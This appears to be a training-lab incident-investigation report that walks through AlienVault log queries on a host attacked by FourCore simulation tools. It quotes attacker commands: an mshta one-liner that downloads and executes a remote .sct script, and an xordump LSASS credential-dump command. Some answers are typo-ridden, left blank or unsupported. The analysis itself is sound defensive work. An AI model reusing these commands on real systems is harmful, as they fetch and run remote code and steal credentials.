

horizontal line

**Plus971 Cybersecurity**

Investigative Report Using AlienVault

**8th August 2023**

**CRITERIA OF SEARCH: Erika 09 August 7:30 AM - 9 AM**

1. **A specific feature of Windows Defender was disabled during this time period:** 
   1. **What is the name of the feature disabled?** 
      1. ANSWER: Microsoft Defender Antivirus
      2. STEPS:
         1. Navigate to the events tab under the activity section.
         2. Set the date and time filter to the following: 9 AUGUST 07:30:00 AM to 9 AUGUST 09:00:00 AM
         3. Hit apply
         4. In the left filter section scroll down to the source asset and in its text field type erika and click on the only asset to filter the result where the event asset is erika.
         5. Then in the event Name look for “real time protection is disabled” and filter it in
         6. 
         7. Only 1 event exists, opening that we can see the product name in the logs.
         8. 
   2. **What time (in UTC) was it disabled?** 
      1. ANSWER: 04:01:34.4596129
      2. STEPS:
         1. Within the same log we can see:
         2. 
         3. The z in the end stands for zulu time which means it is alreadin in UTC
2. **Some executables stored inside a directory called “FourCore” performed some activities:** 
   1. **What are the names of these executables?** 
      1. ANSWER:
         1. 0fc1abeb-63ae-4f6c-b327-e4019b94fb6a.exe
         2. Agent\\agent.exe
         3. 795918bb-eed6-4844-ab45-f040e17f18b5.exe
         4. b5215704-7fb5-46ba-ab61-a2d9a2b9c9a1.exe
         5. eaaa50c1-ca14-4ea9-97cb-9c57ba9010e9.exe
         6. cydump.exe
         7. cfbc9eb5-bf1f-4317-8921-8c2669675954.exe
      2. STEPS:
         1. Remove previous event name filter
         2. Use the search phrase “ForCore”
         3. 
         4. Go through all events and pick out unique exe’s or use the File Path and filter in “FourCore”
   2. **What activities did each of these executables perform/were involved in?** 
      1. ANSWER:
         1. 0fc1abeb-63ae-4f6c-b327-e4019b94fb6a.exe
            1. Windows Autostart Location(1)
            2. Outbound connection(1) to 65.1.55.112
         2. Agent\\agent.exe
            1. 6 Outbound connection to 65.1.55.112
         3. 795918bb-eed6-4844-ab45-f040e17f18b5.exe
            1. Outbound connection(1) to 65.1.55.112
         4. b5215704-7fb5-46ba-ab61-a2d9a2b9c9a1.exe
            1. Outbound connection(2)




1 connection to 65.1.55.112

1 connection to 104.21.77.162

* + - 1. eaaa50c1-ca14-4ea9-97cb-9c57ba9010e9.exe
         1. Outbound connection(2)

1 connection to 65.1.55.112

1 connection to 104.21.77.162

* + - 1. cydump.exe
         1. Outbound connection(1) to 104.21.77.162
      2. cfbc9eb5-bf1f-4317-8921-8c2669675954.exe
         1. Outbound connection(1) to 65.1.55.112
    1. STEPS:
       1. Using the same filter as before
       2. Add a filter by clicking configure filter
       3. Search for file path
       4. Click the blue arrow and hit apply
       5. Click each unique exe and look at the event names
  1. **Are the activities performed by these specific executables suspicious? Provide your investigation for their individual activities to support your argument.** 
     1. ANSWER:
        1. 0fc1abeb-63ae-4f6c-b327-e4019b94fb6a.exe
           1. Windows Autostart Location(1) is malicious as malware typically goes for this first.
           2. Outbound connection(1) to 65.1.55.112 this indian ip is listed as medium risk in scamalytics.com 
        2. Agent\\agent.exe
           1. 6 Outbound connection to 65.1.55.112 same as before
        3. 795918bb-eed6-4844-ab45-f040e17f18b5.exe
           1. Outbound connection(1) to 65.1.55.112 - same as before
        4. B5215704-7fb5-46ba-ab61-a2d9a2b9c9a1.exe same as before
           1. Outbound connection(2)

1 connection to 65.1.55.112 - same as before






1 connection to 104.21.77.162 - this ip is fine

* + - 1. eaaa50c1-ca14-4ea9-97cb-9c57ba9010e9.exe
         1. Outbound connection(2)

1 connection to 65.1.55.112 - same as before

1 connection to 104.21.77.162 - this ip is fine

* + - 1. cydump.exe
         1. Outbound connection(1) to 104.21.77.162 - this ip is fine
      2. cfbc9eb5-bf1f-4317-8921-8c2669675954.exe
         1. Outbound connection(1) to 65.1.55.112 - same as before

1. **Mshta was utilized to download a file:** 
   1. **What is the name of the file?** 
      1. ANSWER: mshta.sct
      2. STEPS:
         1. use the search phrase “msta”
         2. And filter eventname: process creation
         3. You will only be left with 1 log opening that we can see the answer within the GET parameter of the source process commandline.
         4. 
   2. **What happened to the file after it was downloaded?** 
      1. ANSWER: it executes the contents of the script which launches a console window and prompts the user for input after which it then closes the exe
      2. STEPS:
         1. Use the search phrase “msta.sct”
         2. We can look at each of the logs
         3. And in the process creation log we see the code in the source process commandline:
         4. "C:\Windows\system32\cmd.exe" /c "mshta.exe javascript:a=GetObject('script:<https://raw.githubusercontent.com/FourCoreLabs/Payloads/main/mshta.sct>').Exec();close()"
         5. Indicating the object should be executed then closed
         6. In addition the .sct file spawns the mshta exe as child which asks the user for input as seen in the SOURCE PROCESS COMMANDLINE:
         7. mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/FourCoreLabs/Payloads/main/mshta.sct').Exec();close()
         8. And in this section:
         9. 
2. **A python script was executed:**
   1. **What is the name of the script?** 
      1. ANSWER:T1046.py
      2. STEPS:
         1. Search with the “.py” search phrase
         2. Look through the logs until you reach something readable like:
         3. 
         4. And here we can see the name along with the argos given
   2. **What arguments were passed to the script?**
      1. ANSWER: -i 127.0.0.1
      2. STEPS:
         1. It's in the screenshot above
   3. **Is the execution of this script a Suspicious Activity? Provide a detailed explanation to support your argument.** 
      1. ANSWER:
      2. STEPS:
         1. In ine if the events we can see a command run with the “-Execution Policy Bupass” flagg
         2. This is sus
         3. 
3. **Lsass was dumped using multiple different methods. Provide a detailed explanation of how these dumps were performed and what output files was the data stored in?**
   1. ANSWER:
      1. Comsvs
         1. ls $env:TEMP\lsass-comsvcs.dmp(1)
      2. Xordump
         1. "C:\\Windows\\TEMP\\fc\_art\_788924219\\xordump.exe -out C:\\Windows\\Temp\\lsass-xordump.t1003.001.dmp -x 0x41"
   2. STEPS:
      1. Use search phrase “lsass”
      2. Aff the source process parent commandline filter
      3. 
      4. Here we can see the info about the files being listed and the method is in the filename, which can be confirmed by scrolling up the list.